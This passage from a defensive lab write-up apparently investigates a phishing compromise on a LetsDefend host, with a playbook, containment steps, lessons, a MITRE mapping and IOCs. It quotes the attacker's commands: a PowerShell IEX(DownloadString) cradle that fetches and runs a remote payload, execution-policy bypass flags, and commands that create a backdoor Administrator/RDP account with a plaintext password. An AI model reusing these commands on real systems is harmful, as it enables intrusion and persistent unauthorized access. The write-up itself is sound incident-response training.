
New-LocalUser -Name "Helpdesk" -Password (ConvertTo-SecureString "P@ssw0rd123!" -AsPlainText -Force)The attacker created the Helpdesk account with a hardcoded password set in plaintext in the command line. There is no credential mystery: the attacker knew the password because they set it. No SAM dump required.
Group membership (13:48:35 / 13:48:39):

Add-LocalGroupMember -Group "Remote Desktop Users" -Member "Helpdesk"
Add-LocalGroupMember -Group "Administrators" -Member "Helpdesk"Eight seconds after creation, Helpdesk was added to both Remote Desktop Users and Administrators. The result: a Local Administrator account with full RDP access to Cooper — persistence that survives reboots and blends entirely into normal Windows account infrastructure.

Security log hunt:

Interestingly, searching Event Viewer on the endpoint — both Security logs and Sysmon — returns no record of the account creation or group membership changes. Filtering Security on Event ID 4720 (account created), 4724 (password reset), and 4625 (failed logon) returns only 2 results, neither Helpdesk-related. The account creation and escalation commands only surface in LetsDefend’s SIEM Log Management interface. Investigating purely from on-endpoint Event Viewer logs, you’d miss the full picture — this is exactly why centralised log collection matters.
No successful logon (4624) for Helpdesk was observed — the backdoor was staged but never used. Containment happened before the attacker could return through the RDP path they had prepared.
Step 8 — Persistence Investigation

The Hybrid Analysis behavioural report flagged StartupProfileData-NonInteractive as a dropped file indicator. The relevant path is C:\Users\LetsDefend\AppData\Local\Microsoft\Windows\PowerShell\ — the MBS.ps1 payload ran as the LetsDefend user, so any files written by that session appear under the LetsDefend profile.
Reading the file directly as Unicode confirms what it is:
[System.IO.File]::ReadAllText("C:\Users\LetsDefend\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive", [System.Text.Encoding]::Unicode)
The output is binary serialized data — a mix of readable assembly names and garbled bytes. This is the UTF-16 LE encoded PowerShell startup cache that Windows writes automatically when PowerShell runs in non-interactive mode. It stores type accelerator mappings and assembly metadata (System.Xml, System.Numerics) for faster startup. It is not a script and PowerShell does not execute its contents — it reads it back as binary data only.
The in-memory execution via IEX(DownloadString(...)) means MBS.ps1 never existed on disk — there is nothing to plant in a profile. The file is a system artefact of the session, not attacker-written content.
The real persistence, as established above, is the Helpdesk account.
Step 9 — Playbook

Is the file malicious? → Yes

Malware type? → Trojan / Downloader

Initial access method? → Phishing

Scope — IOCs on more than one machine? → No


Malware quarantined/cleaned? → No — machine still compromised, containment not yet applied

Malware executed on device? → Yes

Execution technique? → User Execution (T1204)


C2 communication observed? → Accessed
Verdict & Containment
Verdict: True Positive — Active Compromise.
The attacker successfully phished the LetsDefend user, delivered a malicious LNK disguised as an annual report, bypassed PowerShell execution policy to retrieve a remote payload, established a reverse shell, created a backdoor Helpdesk account with a known password, elevated it to Administrator, and enabled RDP access as a persistent re-entry path.
Response actions taken:
- Phishing email removed from mailbox
2025AnnualReport.lnkand2025annualreport.7zdeleted from DownloadsStartupProfileData-NonInteractiveremoved- Registry entries cleaned:
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32andpowershell_RASMANCS Helpdeskaccount removed from Administrators and Remote Desktop Users- Host Cooper contained via Endpoint Security

Attack Chain Summary
| Phase | Detail |
|---|---|
| Delivery | Phishing from [email protected] → ZIP downloaded via Chrome (Event ID 15, ZoneId=3) |
| Extraction | User opens archive → 7zG.exe drops 2025AnnualReport.lnk (Event ID 11) |
| Execution | LNK spawns PowerShell: -ExecutionPolicy Bypass -NoP -W Hidden (Event ID 1, parent: Explorer.EXE) |
| C2 Stage 1 | IEX(DownloadString('hxxp://18.223.186.129:4444/MBS.ps1')) — payload executes in memory |
| C2 Stage 2 | Reverse shell 172.31.23.112:49922 → 18.223.186.129:4444 (Sysmon Event ID 3) |
| Recon | net share + systeminfo.exe spawned from MBS.ps1 (PID 5344) — host profiling within seconds of C2 |
| Account Creation | New-LocalUser Helpdesk with P@ssw0rd123! — created from PID 5344 at 13:48:31 |
| Privilege Escalation | Helpdesk added to Administrators + Remote Desktop Users via Add-LocalGroupMember (13:48:39) |
| Persistence | Helpdesk account staged for RDP re-entry — no logon observed, containment cut off return |
| Containment | Email removed, LNK/ZIP deleted, reg keys cleaned, Helpdesk reverted, host isolated |
Lessons Learned
- Zone Identifier (Event ID 15) is an underused starting point — it proves internet origin and provides the exact source URL before you even look at execution logs
- Log Management gaps are real — the C2 connection didn’t appear in network logs but Sysmon Event ID 3 caught it. Always pivot to endpoint telemetry when network logs return nothing
- Execution policy is not a security control —
-ExecutionPolicy Bypassrequires no elevation and no user prompt. Defence here is AppLocker, WDAC, or constrained language mode, not execution policy - In-memory payloads leave no file hash —
IEX(DownloadString(...))means static file scanning is irrelevant. Behaviour-based detection on the process and network layer is the only viable approach - Account manipulation as persistence is harder to detect than file-based persistence — an admin account looks legitimate in most tooling. Privileged account auditing and RDP access reviews are the relevant controls
- Centralised log collection surfaces what endpoint logs miss — the account creation and escalation commands weren’t visible in Event Viewer or Sysmon on the endpoint, but appeared in LetsDefend’s SIEM Log Management. On-endpoint logs alone are not the complete picture
- Log Management pagination matters — critical evidence was on page 2 of results, chronologically out of order. Never assume page 1 is complete
MITRE ATT&CK
| Technique | ID |
|---|---|
| Phishing: Spearphishing Attachment | T1566.001 |
| User Execution: Malicious File | T1204.002 |
| Command and Scripting Interpreter: PowerShell | T1059.001 |
| Ingress Tool Transfer | T1105 |
| Network Share Discovery | T1135 |
| System Information Discovery | T1082 |
| Account Manipulation | T1098 |
| Remote Services: RDP | T1021.001 |
| Application Layer Protocol: Web Protocols | T1071.001 |
IOCs
| Type | Value |
|---|---|
[email protected] — phishing sender | |
| IP | 3.5.132.248 — SMTP delivery IP (legitimate relay) |
| IP | 18.223.186.129 — C2 server (stage 2 payload + reverse shell) |
| IP | 172.16.17.217 — host Cooper |
| File | 2025AnnualReport.lnk — malicious LNK |
| File | 2025annualreport.7z — delivery archive |
| Hash | 6F927D74FB2075C60F2F7795B718CA571947F3D1E7B591D2D2FD5A35DD5503F8 — LNK SHA256 |
| URL | hxxp://18.223.186.129:4444/MBS.ps1 — in-memory stage 2 payload |
| Account | Helpdesk — created by attacker, added to Administrators + RDP Users |
| Credential | P@ssw0rd123! — Helpdesk password set by attacker in plaintext command |